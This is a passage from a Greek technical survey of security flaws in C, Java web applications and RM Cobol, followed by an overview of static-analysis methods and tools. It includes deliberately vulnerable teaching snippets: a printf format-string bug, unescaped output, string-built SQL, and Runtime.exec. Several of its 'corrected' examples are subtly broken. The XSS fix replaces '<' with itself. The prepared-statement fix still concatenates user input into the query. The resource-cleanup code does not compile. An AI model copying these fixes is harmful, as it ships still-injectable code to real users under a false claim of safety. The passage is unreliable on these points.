Χαρακτηριστικό παράδειγμα ενός τέτοιου προβλήματος φαίνεται στο παρακάτω τμήμα κώδικα.

```
#include "stdio.h"
int main()
{
char name[256];
printf("Enter your name:");
scanf("%s",name);
printf(name);
return 1;
}
```

Τα δύο είδη ελαττωμάτων που προαναφέραμε αποτελούν και τις σημαντικότερες πιθανές παραλείψεις σε ένα πρόγραμμα της C που δέχεται δεδομένα από κάποιο χρήστη. Την τελευταία δεκαετία έχει καταγραφεί ένας μεγάλος αριθμός επιθέσεων τέτοιου είδους, που οδήγησαν πολλές φορές ολόκληρα συστήματα σε κατάρρευση και συνοδεύονται συχνά από αντίστοιχη μεγάλου μεγέθους οικονομική ζημιά.

Τέτοιου είδους προβλήματα ασφαλείας μπορούν να εντοπιστούν στον πηγαίο κώδικα και των πιο επιμελώς γραμμένων προγραμμάτων. Τα προβλήματα ασφαλείας της C αποκτούν ιδιαίτερη σπουδαιότητα αν αναλογιστούμε τα εκατομμύρια γραμμών κώδικα που έχουν γραφτεί στη γλώσσα αυτή.

3.2 Ελαττώματα κώδικα στη γλώσσα Java

Οι κύριες τεχνολογίες που χρησιμοποιούνται για την ανάπτυξη web εφαρμογών σε Java είναι τα servlets και τα αρχεία JSP (Java Server Pages). Αναλυτικότερα, μία web εφαρμογή απαρτίζεται από servlets, αρχεία JSP, χρήσιμα αρχεία κλάσεων, αρχεία στατικού περιεχομένου όπως html και εικόνες, applets και σχετικές κλάσεις καθώς και μεταπληροφορία (web application deployment descriptor), η οποία συνθέτει τα προαναφερθέντα συστατικά. Τα servlets είναι προγράμματα που εκτελούνται σε ένα web server και παράγουν HTML σελίδες. Στην πραγματικότητα, ένα αρχείο servlet είναι μία κλάση που κληρονομεί από την κλάση `javax.servlet.http.HttpServlet` και ορίζει τις μεθόδους `doGet()` και `doPost()` για να επεξεργάζεται αιτήσεις που προέρχονται από κάποιο φυλλομετρητή ιστού. Τα αρχεία JSP προσφέρουν την εναλλακτική δυνατότητα να γράφεται η σελίδα σε html και να ενσωματώνεται κώδικας Java, που παράγει το δυναμικό μέρος της σελίδας μόνο στα σημεία που χρειάζεται. Τα JSP αρχεία μεταφράζονται σε servlets εντός του web server και εξυπηρετούν με τον ίδιο τρόπο τις εισερχόμενες αιτήσεις.

Η ασφάλεια των διαδικτυακών εφαρμογών εξαρτάται από τη σωστή χρήση των μηχανισμών ασφάλειας και την αποφυγή ευπαθειών. Οι συνήθεις μηχανισμοί ασφάλειας είναι η αυθεντικοποίηση, η ταυτοποίηση χρήστη, ο έλεγχος πρόσβασης, η ακεραιότητα των δεδομένων και η εμπιστευτικότητα και είναι ανεξάρτητοι της πλτοφόρμας ανάπτυξης της εφαρμογής. Αντιθέτως, οι ευπάθειες είναι συνυφασμένες με την πλατφόρμα ανάπτυξης και μπορούν να γίνουν αντικείμενο εκμετάλλευσης σε πιθανές επιθέσεις. Οι κύριες κατηγορίες επιθέσεων περιλαμβάνουν τις επιθέσεις αλλοίωσης του συστήματος, τις επιθέσεις παραβίασης της ιδιωτικότητας, τις επιθέσεις άρνησης εξυπηρέτησης και τις ανταγωνιστικές επιθέσεις.

Οι ευπάθειες που εντοπίζονται σε web εφαρμογές της Java ταυτίζονται με τις κοινές ευπάθειες των εφαρμογών web στις οποίες ήδη έγινε αναφορά. Κάποια από τα κενά ασφάλειας [28, 86] σε Java κώδικα παρουσιάζονται στους πίνακες που ακολουθούν:

Τίτλος:	Cross site scripting (XSS)
Περιγραφή:	βλ. παράγραφο 2.3

Παράδειγμα	`Iterator iter=request.getParameterNames();`
	`While (iter.hasNext ()){`
	`String paramName=(String) iter.next ();`
	`String inputStr=paramName`
	`+request.getParameter (paramName);`
	`out.println (inputStr);`
	`}`

	Η κατάλληλη πρόληψη είναι να κωδικοποιούνται οι ειδικοί χαρακτήρες %, {, }, &, <, >, ;, [,] πριν η εφαρμογή αποστείλει την έξοδο:

	`Iterator iter=request.getParameterNames();`
	`While (iter.hasNext ()){`
	`String paramName=(String) iter.next ();`
	`String inputStr=paramName+`
	`request.getParameter(paramName);`
	`inputStr=inputStr.replaceAll("<","<");`
	`out.println (inputStr);`
	`}`

Τίτλος:	Buffer Overflow
Περιγραφή:	Μία web εφαρμογή σε Java μπορεί να καλεί βιβλιοθήκες που είναι γραμμένες σε C και C++ μέσω native κλήσεων. Συνεπώς οι είσοδοι σε τέτοιες κλήσεις μπορεί να προκαλέσουν buffer overflow και να επιτραπεί σε κάποιο πρόγραμμα-εισβολέα να εκτελεστεί.

Παράδειγμα	`Class JNICALL`
	`{`
	`public native String test (String name);`
	`static{System.loadLibrary ("TestDLL") ;}`

Τίτλος:	SQL Injection
Περιγραφή:	βλ. παράγραφο 2.1.1

Παράδειγμα	`String sql = "select * from user`
	`where username='" + username +"'";`
	`Statement stmt=connection.createStatement();`
	`ResultSet rs=stmt.executeQuery(sql);`

	Η κατάλληλη πρόληψη είναι η χρήση προ-μεταγλωττισμένων ερωτημάτων (prepared statements), που μεταγλωττίζονται χωρίς παραμέτρους και στη συνέχεια παίρνουν παραμέτρους που αντιμετωπίζονται ως αλφαριθμητικά.
	
	`String s = "select * from user`
	`where username='" + username +"'";`
	`PreparedStatement stmt=`
	`connnection.prepareStatement(s);`
	`stmt.setString (1, username);`
	`ResultSet results=stmt.execute ();`

Τίτλος:	Command Injection
Περιγραφή:	Η επίθεση αυτή αφορά την εκτέλεση εντολών συστήματος μέσω της web εφαρμογής. Μπορεί να εκδηλωθεί, όταν δεν ελέγχονται οι παράμετροι της Runtime. Exec (), που εκτελεί τέτοιες εντολές. Έτσι, ο επιτιθέμενος μπορεί να περάσει κακόβουλες εντολές και να αποκτήσει τον έλεγχο του συστήματος.

Παράδειγμα	`Class Execclass`
	`{`
	`public static void main (String args [])`
	`{Runtime rt = Runtime.getRuntime ();`
	`Process proc = rt.exec ("cmd.exe /C") ;}`

Τίτλος:	Ακατάλληλος χειρισμός εξαιρέσεων
Περιγραφή:	Ο ακατάλληλος χειρισμός εξαιρέσεων να αποκαλύψει σε έναν κακόβουλο χρήστη εσωτερικά μηνύματα λαθών όπως ίχνη στοίβας, dumps της βάσης δεδομένων κλπ. Η μέθοδος printStackTrace () αποκαλύπτει τις λεπτομέρειες εκτέλεσης της εφαρμογής.

Παράδειγμα	Λάθος πρακτική
	`try {}`
	`catch(ArrayIndexOutOfBoundsException e){`
	`System.out.println ("exception: "`
	`+e.getMessage ());`
	`e.printStackTrace ();`
	`}`

	Για αποφυγή αυτής της ευπάθειας όλα τα μηνύματα σφαλμάτων θα πρέπει να καταγράφονται σε ένα αρχείο καταγραφής και μία γενική σελίδα σφάλματος να εμφανίζεται στον τελικό χρήστη. Το web.xml να περιλαμβάνει:
	`<Error-page>`
	`<exception-type>java.lang.Throwable`
	`</exception-type>`
	`<location>/error.jsp</location>`
	`</error-page>`
	`<Error-page>`
	`<error-code>500</error-code>`
	`<location>/error.js</location>`
	`</error-page>`

Τίτλος:	Ακατάλληλος έλεγχος πρόσβασης
Περιγραφή:	Η μη ενδεδειγμένη απόδοση δικαιωμάτων σε αυθεντικοποιημένους χρήστες μπορεί να ανοίγει την πιθανότητα κακόβουλοι χρήστες να αποκτήσουν πρόσβαση σε λογαριασμούς άλλων χρηστών, να δουν αρχεία και να εκτελέσουν λειτουργίες για τις οποίες δεν τους έχει παρασχεθεί δικαίωμα. Η πολιτική ασφαλείας βρίσκεται στο web.xml αρχείο, όπου ορίζονται οι περιορισμοί ασφαλείας για κάθε πόρο της εφαρμογής, που αναπαριστάται από ένα URL.

Παράδειγμα	Web-resource-collection: δημιουργεί μία ομάδα από URLs στα οποία επιβάλονται κοινοί περιορισμοί
	Auth-constraint: ορίζει ρόλους, που θα έχουν πρόσβαση στα παραπάνω URLs
	
	`<Security-constraint>`
	`<Web-resource-collection>`
	`<web-resource-name>admin pages`
	`</web-resource-name>`
	`<url-pattern>/admin/*</url-pattern>`
	`</web-resource-collection>`
	`<Auth-constraint>`
	`<role-name>administrator</role-name>`
	`<role-name>Normal user</role-name>`
	`</auth-constraint>`
	`</security-constraint>`

Τίτλος:	Ακατάλληλη αυθεντικοποίηση
Περιγραφή:	Η ανεπαρκής προστασία πιστοποιητικών λογαριασμού και τεκμηρίων συνόδου μπορεί να επιτρέπει σε επιτιθέμενους να αποκτήσουν πρόσβαση σε κωδικούς, session cookies και άλλα τεκμήρια για να παρακάμψουν την αυθεντικοποίηση. Οι ευπάθειες αυτές προκαλούνται από αδύναμα ή μη κρυπτογραφημένα πιστοποιητικά αυθεντικοποίησης και μη αποδοτική χρήση της συνόδου και είναι πιθανό να οδηγήσουν σε επιθέσεις κλιμάκωσης δικαιωμάτων.

Παράδειγμα	Αυθεντικοποίηση με χρήση προσαρμοσμένης φόρμας:
	
	`<Login-config>`
	`<auth-method>FORM</auth-method>`
	`<Form-login-config>`
	`<form-login-page>login.jsp`
	`</form-login-page>`
	`</form-login-config>`
	`</login-config`

	Βασική αυθεντικοποίηση του φυλλομετρητή:
	
	`<Login-config>`
	`<auth-method>BASIC</auth-method>`
	`<realm-name>Login</realm-name>`
	`</login-config>`

Τίτλος:	Άρνηση εξυπηρέτησης (DoS)
Περιγραφή:	Αν υπάρχουν ευπάθειες που επιτρέπουν σε ένα κακόβουλο να διακόψει την εξυπηρέτηση των νόμιμων χρηστών της ή να οδηγήσει σε κατανάλωση όλων των διαθέσιμων πόρων, τότε η εφαρμογή είναι επηρρεπής σε άρνηση εξυπηρέτησης. Θα πρέπει με συνέπεια να αποδεσμεύονται οι πόροι που δε χρειάζονται και να ελέγχονται κλήσεις όπως η System.exit(), που προκαλεί τον τερματισμό όλων των νημάτων του JVM οδηγώντας σε DoS.

Παράδειγμα	Αν συμβεί λάθος κατά την εκτέλεση του sql ερωτήματος στον παρακάτω κώδικα, τότε το αντικείμενο stmt δεν απελευθερώνεται.
	`Statement stmt = conn.createStatement ();`
	`ResultSet rs = stmt.executeQuery ();`
	`stmt.close ()`

	Σωστή πρακτική:
	`Statement stmt;`
	`Try {`
	`stmt = conn.createStatement ();`
	`stmt.executeQuery ();`
	`}`
	`Finally {`
	`If (stmt! = null) {`
	`Try {stmt.close ();}`
	`catch (SQLException e) {}`
	`}catch (SQLException e) {}`
	`}`

Τίτλος:	Ακατάλληλη παραμετροπίηση
Περιγραφή:	Οι πιο κοινές ευπάθειες λόγω ακατάλληλης παραμετροποίησης εξυπηρετητή είναι η προεπιλεγμένη πρόσβαση σε αρχεία, εφεδρικά αρχεία και σελίδες του διαχειριστή, μέσω των προεπιλεγμένων λογαριασμών και κωδικών που παρέχουν οι κατασκευαστές.

Παράδειγμα	Απενεργοποίηση των μεθόδων PUT και DELETE
	
	`<Security-constraint>`
	`<Web-resource-collection>`
	`<web-resource-name>Disallowed Location`
	`</web-resource-name>`
	`<url-pattern>/*</url-pattern>`
	`<http-method>PUT</http-method>`
	`<http-method>DELETE</http-method>`
	`</web-resource-collection>`
	`</security-constraint>`

3.3 Ελαττώματα κώδικα στη γλώσσα RM Cobol

Η σύνταξη και η σημασία της Cobol σχεδιάστηκε πριν από πολλά χρόνια με προσανατολισμό σε εφαρμογές με δεδομένα που βρίσκονται αποθηκευμένα σε mainframes. Πρόκειται για γλώσσα με ισχυρό σύστημα τύπων και προγράμματα που δεν έχουν απευθείας προσπέλαση σε λειτουργίες διαχείρισης μνήμης και άρα δεν είναι ευπαθή σε υπερχείλιση περιοχής αποθήκευσης, όπως τα προγράμματα της C/C++.

Παρόλα αυτά, δε μπορεί να αγνοηθεί ότι τα δεδομένα σε παλιές εφαρμογές Cobol που εκτελούνταν σε mainframes, προστετεύονταν από ένα εύρωστο έλεγχο πρόσβασης, είτε μέσω του Resource Access Control Facility (RACF), είτε μέσω του ACF2. Αντίστοιχη εγγύηση δε μπορεί να υποτεθεί για εφαρμογές Cobol, που ενσωματώνονται σε εφαρμογές web, καθώς οι μηχανισμοί ελέγχου πρόσβασης αυτών δεν είναι πάντα απαλλαγμένοι από ευπάθειες.

Σε επίπεδο σύνταξης και σημασίας, αν και δεν υπάρχει κίνδυνος ελαττωμάτων υπερχείλισης περιοχής αποθήκευσης, χρήζει ιδιαίτερης μελέτης το σύστημα τύπων της γλώσσας. Ποιο συγκεκριμένα, πρέπει να μελετηθούν οι αλληλεπιδράσεις μεταξύ των edited και των computational τύπων δεδομένων της γλώσσας για τις πιθανές επιπτώσεις στην ασφάλεια των εφαρμογών. Τέλος, πιθανές πηγές λαθών μπορεί να είναι η τροποποίηση αναφορών (π.χ. ευρετηρίασης πινάκων), καθώς και πράξεις αριθμητικής δεικτών (π.χ. το πέρασμα διεύθυνσης με την USAGE POINTER και η εντολή SET που αποδίδει τιμή σε μία αναφορά).

4 Εντοπισμός ελαττωμάτων ασφάλειας σε λογισμικό

4.1 Στατική ανάλυση κώδικα

Με τον όρο στατική ανάλυση εννοούμε προσεγγιστικές μεθόδους ανάλυσης οι οποίες μπορούν να εξάγουν συμπεράσματα για εκτελέσεις ενός προγράμματος χωρίς να χρειάζεται αυτό να εκτελεστεί. Η στατική ανάλυση εκτός των άλλων έχει χρησιμοποιηθεί ευρύτατα για τον εντοπισμό ελαττωμάτων ασφαλείας [42] σε προγράμματα γραμμένα σε δημοφιλείς γλώσσες προγραμματισμού όπως είναι η C, η C++, η Java και άλλες. Η γνώση που προϋπήρξε στο συγκεκριμένο τομέα από τους μεταγλωττιστές (compilers) [6] έκανε ευκολότερη την ανάπτυξη αποτελεσματικών και αποδοτικών τεχνικών εφαρμόσιμων στον εντοπισμό προβλημάτων ασφαλείας.

4.1.1 Μέθοδοι

Αναγνώριση προτύπων και λεκτική ανάλυση (Pattern matching and lexical analysis) Μία από τις πρώτες μεθόδους που χρησιμοποιήθηκαν για τον εντοπισμό αδυναμιών είναι η *αναγνώριση προτύπων* (pattern matching). Εκμεταλλευόμενος υπάρχοντα εργαλεία που παρέχουν σχεδόν όλα τα λειτουργικά συστήματα (`grep`, `qgrep`) και με τη βοήθεια κανονικών εκφράσεων, οποιοσδήποτε προγραμματιστής μπορεί να ελέγξει εύκολα και γρήγορα τον κώδικα για συγκεκριμένες αδυναμίες. Κάτι τέτοιο όμως προϋποθέτει ότι ο προγραμματιστής θα πρέπει να ψάχνει για κάθε αδυναμία ξεχωριστά, ενώ θα πρέπει να διαθέτει και την απαραίτητη γνώση για να τη διορθώσει [184].

Μία πιο αποτελεσματική προσέγγιση στατικής ανάλυσης είναι η *λεκτική ανάλυση* (lexical analysis) [42]. Σαν προσέγγιση είναι σαφώς πιο ακριβής από την αναγνώριση προτύπων και βασίζεται στη θεωρία τυπικών γλωσσών προγραμματισμού (formal language theory) και στα αυτόματα πεπερασμένων καταστάσεων (finite state automata) [6]. Στην ουσία δε διαφέρει σε τίποτα από το πρώτο στάδιο λειτουργίας ενός μεταγλωττιστή (compiler) παρά μόνο στο πώς επεξεργάζεται τις λεκτικές μονάδες (tokens) που παράγει [194]. Πιο συγκεκριμένα, για να αναγνωρίσει ελαττώματα, η λεκτική ανάλυση περνά από τρεις διαδοχικές φάσεις: τη σάρωση (scanning), τη δειγματοληψία (tokenizing) και τον συνδυασμό (matching). Στις δυο πρώτες φάσεις, πιθανές ακολουθίες χαρακτήρων εντοπίζονται, κατηγοριοποιούνται και μετατρέπονται σε λεκτικές μονάδες. Στη συνέχεια οι μονάδες αυτές, συσχετίζονται με διάφορες αδυναμίες. Για να επιτύχει τον συσχετισμό αυτό, η συγκεκριμένη προσέγγιση χρησιμοποιεί ειδικές βιβλιοθήκες που περιέχουν τμήματα κώδικα που μπορεί να οδηγήσουν σε ρήγματα ασφαλείας. Η λεκτική ανάλυση κώδικα είναι μια ευπροσάρμοστη μέθοδος, εύκολη στη χρήση της και ιδιαίτερα γρήγορη. Παρόλο που σαν μέθοδος είναι ανώτερη της αναγνώρισης προτύπων, η λεκτική ανάλυση έχει ένα βασικό μειονέκτημα. Δεν εξετάζει τη σημασία της γλώσσας που αναλύει, ούτε τη ροή των δεδομένων μέσα σε ένα πρόγραμμα. Αυτό έχει ως συνέπεια την εμφάνιση ενός σημαντικού αριθμού ψευδών αναφορών (false positives/negatives) [184, 42]. Κατά συνέπεια, οι προγραμματιστές που θα χρησιμοποιήσουν την μέθοδο αυτή θα πρέπει να είναι έμπειροι και θα πρέπει να την αντιμετωπίζουν περισσότερο ως συνδρομή στην ανάπτυξη ασφαλούς κώδικα και όχι ως ένα στιβαρό τρόπο ανεύρεσης ευπαθειών.

Σημασιολογική ανάλυση (Semantic analysis) Σε αυτή την κατηγορία περιλαμβάνονται πιο αυστηρές αναλύσεις οι οποίες λαμβάνουν υπόψη τη σημασία της γλώσσας προγραμματισμού και μπορούν να εντοπίζουν προβλήματα τα οποία θα ήταν πολύ δύσκολο να ανακαλυφθούν ακόμα και από τους πιο έμπειρους προγραμματιστές. Γενικά υπάρχουν τρεις μεγάλες κατηγορίες σημασιολογικής ανάλυσης οι οποίες είναι:

- Ανάλυση ροής δεδομένων (Data Flow Analysis)
- Ανάλυσης ροής ελέγχου (Control Flow Analysis)
- Ανάλυση συσχέτισης δεικτών (Pointer-alias analysis)

Στην ανάλυση ροής δεδομένων, μπορούμε να σκεφτούμε το πρόγραμμα ως ένα γράφο: οι κόμβοι του είναι τα βασικά blocks κώδικα (basic blocks) και οι ακμές περιγράφουν τον τρόπο με τον οποίο ο έλεγχος περνάει από το ένα βασικό block στο επόμενο. Επομένως, θεμέλιο της ανάλυσης ροής δεδομένων αποτελεί ο γράφος ροής ελέγχου (control flow graph) του εκάστοτε προγράμματος [33, 165]. Είναι η πιο παραδοσιακή μορφή ανάλυσης προγράμματος όπως περιγράφεται σε πολλά βιβλία με θέμα τη συγγραφή μεταγλωττιστών [74, 145]. Σε κάθε πρόγραμμα υπάρχει ένας αριθμός από ευάλωτες μεταβλητές. Χρησιμοποιώντας το γράφο ροής ελέγχου, η ανάλυση ροής δεδομένων μπορεί να περιγράψει ιδιότητες που έχουν να κάνουν με την ροή της πληροφορίας και μπορούν να επηρεάσουν την ασφάλεια του προγράμματος [3], δείχνοντας στον προγραμματιστή τις πιθανές αδυναμίες που μπορεί να προκαλέσουν προβλημα κατά την εκτέλεση του προγράμματος.

Η ανάλυση ροής δεδομένων μπορεί να πάρει διάφορες μορφές ανάλυσης που είναι οι εξής:

- *Ανάλυση Διαθέσιμων Εκφράσεων* (Available Expressions Analysis) – Για κάθε σημείο του προγράμματος, ποιες εκφράσεις θα πρέπει να έχουν υπολογιστεί και δε μεταβάλλονται σε κάποιο μονοπάτι εκτέλεσης μέχρι το σημείο εκείνο [51].
- *Ανάλυση Προσέγγισης Ορισμών* (Reaching Definitions Analysis) – Για κάθε σημείο του προγράμματος, ποιες αναθέσεις τιμών μπορεί να έχουν γίνει και δεν έχουν αναιρεθεί, όταν η εκτέλεση του προγράμματος φτάνει σε αυτό το σημείο από κάποιο μονοπάτι εκτέλεσης [49].
- *Ανάλυση Πολύ Απασχολημένων Εκφράσεων* (Very Busy Expressions Analysis) – Μια έκφραση είναι πολύ απασχολημένη (very busy) στη έξοδο από ένα label αν, χωρίς να έχει σημασία ποιο μονοπάτι θα εκτελεστεί μετά, η έκφραση πρέπει πάντα να χρησιμοποιηθεί πριν κάποια από τις μεταβλητές που περιέχει οριστεί ξανά. Σκοπός της ανάλυσης είναι να υπολογιστεί για κάθε σημείο του προγράμματος, ποιες εκφράσεις πρέπει να είναι πολύ απασχολημένες κατά την έξοδο από το σημείο αυτό [96].
- *Εν ζωή Μεταβλητές* (Live Variables) – Μια μεταβλητή είναι εν ζωή κατά την έξοδο από κάποιο label, αν υπάρχει ένα μονοπάτι από το label στη χρήση της μεταβλητής, μέσα στο οποίο δεν ανατίθεται νέα τιμή στη μεταβλητή [69].

Σκοπός της ανάλυσης ροής ελέγχου, είναι να προσδιορίσει την πληροφορία για το ποια στοιχειώδη τμήματα ενός προγράμματος μπορούν να οδηγήσουν σε άλλα στοιχειώδη τμήματα αυτού. Αυτή η πληροφορία δεν είναι συνήθως άμεσα διαθέσιμη για προηγμένες γλώσσες προγραμματισμού υψηλού επιπέδου. Τις περισσότερες φορές η ανάλυση ροής ελέγχου εκφράζεται ως *ανάλυση βασισμένη σε περιορισμούς* (Constrained Based Analysis). Η ανάλυση ροής ελέγχου συνήθως λειτουργεί σε συνδυασμό με την ανάλυση ροής δεδομένων. Επιμέρους τύποι ανάλυσης ροής ελέγχου είναι οι εξής:

- Αφηρημένη 0 – CFA Ανάλυση (Abstract 0 – CFA Analysis) [154].
- Ομοιόμορφη k – CFA Ανάλυση (Uniform k – CFA Analysis) [154].
- Πολυωνυμική k – CFA Ανάλυση (Polynomial k – CFA Analysis) [154].
- Ανάλυση Βασισμένη σε Σύνολα (Set-Based Analysis) [97].
- Ανάλυση Ολοκλήρωσης (Closure Analysis) [157].
- Ανάλυση Προσέγγισης (Reachability Analysis) [163].

Συσχέτιση δεικτών (pointer aliasing) συμβαίνει όταν δύο δείκτες (pointers) δείχνουν στα ίδια δεδομένα. Τα δεδομένα που βρίσκονται στη διεύθυνση όπου δείχνουν οι δείκτες μπορούν να αλλάξουν ακόμα και αν ο πηγαίος κώδικας δεν περιέχει καμία αναφορά σε αυτούς. Αυτό κάνει την στατική ανάλυση των προγραμμάτων ακόμα μεγαλύτερη πρόκληση. Η ανάλυση συσχέτισης δεικτών αναφέρεται σε κάθε τεχνική που προσπαθεί να επιλύσει το πρόβλημα εντοπίζοντας ποιοι δείκτες δείχνουν σε ποιες διευθύνσεις. Η ανάλυση αυτή μπορεί να αποδειχτεί εξαιρετικά δύσκολη, καθώς οι δείκτες είναι ουσιαστικά απλά δεδομένα και πολλές γλώσσες προγραμματισμού επιτρέπουν τη χρήση τους με πολλούς τρόπους. Ευτυχώς, μια αρκετά ικανοποιητική και χρήσιμη ανάλυση συσχέτισης δεικτών μπορεί να γίνει χωρίς να απαιτείται να επιλυθούν δύσκολα ή αδύνατα προβλήματα [61, 175]. Αν και μπορούν να εντοπιστούν σφάλματα με βάση την ανάλυση συσχέτισης δεικτών, το πιο σημαντικό όφελος είναι ότι διευκολύνουν σε μεγάλο βαθμό την ανάλυση ροής δεδομένων.

Δυστυχώς, η ακρίβεια της στατικής ανάλυσης εξαρτάται σε μεγάλο βαθμό από το χρόνο της ανάλυσης. Όσο πιο ακριβής είναι η ανάλυση τόσο περισσότερους πόρους απαιτεί και φυσικά απαιτεί και περισσότερο χρόνο. Αν η ανάλυση είναι γρήγορη μπορεί να παράγει ένα μεγάλο αριθμό ψευδών θετικών με αποτέλεσμα να μη μπορούν να εντοπιστούν τα πραγματικά σφάλματα. Από την άλλη μια πολύ ακριβής ανάλυση μπορεί να μη τερματίσει μέσα σε ένα λογικό χρονικό διάστημα για μεγάλα σε μέγεθος προγράμματα. Εντούτοις, υπάρχει ένας μεγάλος αριθμός από καλώς δομημένες τεχνικές οι οποίες μπορούν να χρησιμοποιηθούν και να επιφέρουν ένα ισοζύγιο ανάμεσα στην ακρίβεια και στο χρόνο της ανάλυσης.

Μία ευαίσθητη στη ροή ανάλυση (flow sensitive analysis), λαμβάνει υπόψη τον γράφο ροής ελέγχου του προγράμματος ενώ μια μη-ευαίσθητη στη ροή ανάλυση (flow insensitive analysis) όχι. Για παράδειγμα η πρώτη μπορεί να συμπεράνει ότι δύο μεταβλητές εξισώνονται μετά από τη γραμμή 23 του προγράμματος ενώ η δεύτερη ότι οι μεταβλητές μπορούν να εξισωθούν μέσα στο πρόγραμμα. Από την άλλη πλευρά, μια ευαίσθητη στη ροή ανάλυση απαιτεί πολύ περισσότερο χρόνο.

Μια ευαίσθητη στο μονοπάτι ανάλυση (path-sensitive analysis) αναφέρεται μόνο στα έγκυρα μονοπάτια του προγράμματος. Χρησιμοποιεί τις τιμές των μεταβλητών και των λογικών εκφράσεων στους βρόχους και στις υποθέσεις για να κλαδέψει μονοπάτια εκτέλεσης που δεν είναι εφικτά. Από την άλλη πλευρά, μία όχι ευαίσθητη στο μονοπάτι ανάλυση παίρνει υπόψη όλα τα μονοπάτια εκτέλεσης – ακόμα και αυτά που δεν πρόκειται να συμβούν ποτέ. Η πρώτη ανάλυση οδηγεί σε μεγαλύτερη ακρίβεια, αλλά μπορεί να αυξήσει σημαντικά το χρόνο ανάλυσης.

Μία ευαίσθητη στο πλαίσιο ανάλυση (context sensitive analysis) λαμβάνει υπόψη το πλαίσιο - για παράδειγμα τις καθολικές μεταβλητές και τις πραγματικές παραμέτρους – όταν αναλύεται μια συνάρτηση. Είναι πιο γνωστή ως διαδικασιακή ανάλυση (interprocedural analysis) σε αντίθεση με την ενδοδιαδικασιακή ανάλυση (intraprocedural analysis) που αναλύει μια συνάρτηση χωρίς να κάνει υποθέσεις για το γενικό πλαίσιο αυτής. Οι διαδικασιακές αναλύσεις είναι πολύ πιο αργές, αλλά παρέχουν πολύ μεγαλύτερη ακρίβεια σε σχέση με τις ενδοδιαδικασιακές αναλύσεις.

4.1.2 Εργαλεία

Τα τελευταία χρόνια έχουν αναπτυχθεί αρκετά εργαλεία τα οποία μπορούν να υποστηρίξουν τον εντοπισμό λαθών σε προγράμματα γραμμένα σε πολλές δημοφιλείς γλώσσες προγραμματισμού κάνοντας χρήση της στατικής ανάλυσης. Γενικά και με βάση την προηγούμενη προσέγγιση μας, για τις μεθόδους της στατικής ανάλυσης μπορούμε να κατηγοριοποιήσουμε τα εργαλεία ως εξής:

- Προσεγγίσεις με βάση τη λεκτική ανάλυση και την αναγνώριση προτύπων – Τα εργαλεία σε αυτή την κατηγορία χρησιμοποιούν κατά κύριο λόγο τη λεκτική ανάλυση και την αναγνώριση προτύπων και όχι τη σημασία της γλώσσας, με αποτέλεσμα η ανάλυση που κάνουν να είναι ουσιαστικά μη ευαίσθητη στο πλαίσιο και στο μονοπάτι. Τα εργαλεία αυτά παράγουν μεγάλο αριθμό ψευδών θετικών καθώς επίσης και ψευδών αρνητικών. Αντιπροσωπευτικά εργαλεία που υλοποιούν την συγκεκριμένη μέθοδο είναι το ITS4 [185], το Flawfinder [193] και το RATS [166].

- Μη ασφαλείς αναλύσεις – Σε αυτή την κατηγορία τα εργαλεία βασίζονται σε σημασιολογικές πληροφορίες παρά σε λεκτική ανάλυση. Τα εργαλεία είναι τυπικά ευαίσθητα στο μονοπάτι και στο πλαίσιο, αλλά η ακρίβεια είναι σχετικά περιορισμένη και έτσι τα εργαλεία αναλύουν πολλά αδύνατα μονοπάτια ή προσπαθούν να «μαντέψουν» ποια μονοπάτια είναι αδύνατα. Χαρακτηριστικά παραδείγματα εργαλείων αυτής της κατηγορίας είναι το Coverity Prevent [108] και το Klockwork K7 [109].

- Ασφαλείς αναλύσεις - Τα εργαλεία σε αυτή την κατηγορία είναι ευαίσθητα στο μονοπάτι και στο πλαίσιο, αλλά η ακρίβεια τους είναι αρκετά μεγάλη. Έχουν ιδιαίτερα έξυπνους μηχανισμούς με τους οποίους εντοπίζουν τις συσχετίσεις μεταξύ των μεταβλητών. Η βασική δυσκολία είναι οι μεγάλοι χρόνοι ανάλυσης που απαιτούνται για μεγάλα σε μέγεθος προγράμματα. Το πιο χαρακτηριστικό παράδειγμα εργαλείου που ανήκει σε αυτή την κατηγορία είναι το PolySpace Verifier Desktop [180].

4.1.3 Στατική ανάλυση και αποστείρωση εισόδου (sanitization) σε εφαρμογές

Η βασική παράλειψη για να μπορέσει ένας κακόβουλος χρήστης να εκμεταλλευτεί τα ελαττώματα μιας εφαρμογής είναι η ελλιπής επικύρωση των δεδομένων εισόδου. Η επίθεση επιτυγχάνει το στόχο της, όταν οι εφαρμογές χρησιμοποιούν μία "κακή" είσοδο σε "ευαίσθητη" λειτουργία, χωρίς να έχουν ελέγξει ή να έχουν αποστειρώσει τις τιμές εισόδου πριν από τη χρήση τους.

Η *επικύρωση εισόδου* (input validation) είναι μία γενική διαδικασία ασφάλειας κατά την οποία μία εφαρμογή σιγουρεύει ότι η είσοδος που έχει λάβει από εξωτερική πηγή (π.χ. το χρήστη) είναι έγκυρη και με σημαντικό περιεχόμενο. Οι εφαρμογές web δέχονται είσοδο από το περιβάλλον (είτε απευθείας από το χρήστη, είτε από κάποιο άλλο πρόγραμμα) και στη συνέχεια επεξεργάζονται αυτά τα δεδομένα μέχρι τελικά να εξάγουν αποτελέσματα. Οι θέσεις του προγράμματος στις οποίες εισάγονται δεδομένα στην εφαρμογή καλούνται πηγές, ενώ οι θέσεις στις οποίες χρησιμοποιείται η είσοδος ονομάζονται καταβόθρες. Φυσικά, είναι πιθανό οι πηγές να δέχονται δεδομένα από κακόβουλους χρήστες και να μη μπορεί να γίνει κάποια υπόθεση για τις τιμές που εισάγονται. Για παράδειγμα, μία εφαρμογή πρέπει να ελέγχει ότι ο αριθμός των αντικειμένων για αγορά, που έχει υποβληθεί σε μία φόρμα, περνάει στην εφαρμογή ως ακέραιη τιμή και όχι ως μία συμβολοσειρά που αντιστοιχεί σε μη αριθμητική ή σε πραγματική τιμή. Σε ένα άλλο παράδειγμα, μία εφαρμογή μπορεί να χρειάζεται να διασφαλίσει ότι το μήνυμα που έχει υποβληθεί σε έναν πίνακα ανακοινώσεων δεν υπερβαίνει ένα συγκεκριμένο μήκος. Από την άλλη, οι περισσότεροι τύποι καταβόθρας δε μπορούν να επεξεργαστούν τυχαίες τιμές και όλα τα προβλήματα ασφάλειας δημιουργούνται όταν ειδικά κατασκευασμένη είσοδος προσεγγίζει αυτές τις καταβόθρες, που τις αποκαλούμε ευαίσθητες. Ένα παράδειγμα ευαίσθητης καταβόθρας είναι κάποια λειτουργία SQL, που προσπελαύνει μία βάση δεδομένων. Ένα άλλο παράδειγμα ευαίσθητης καταβόθρας είναι μία συνάρτηση που αποστέλει δεδομένα στο χρήστη. Στην πρώτη περίπτωση μπορεί να εκδηλωθεί μία 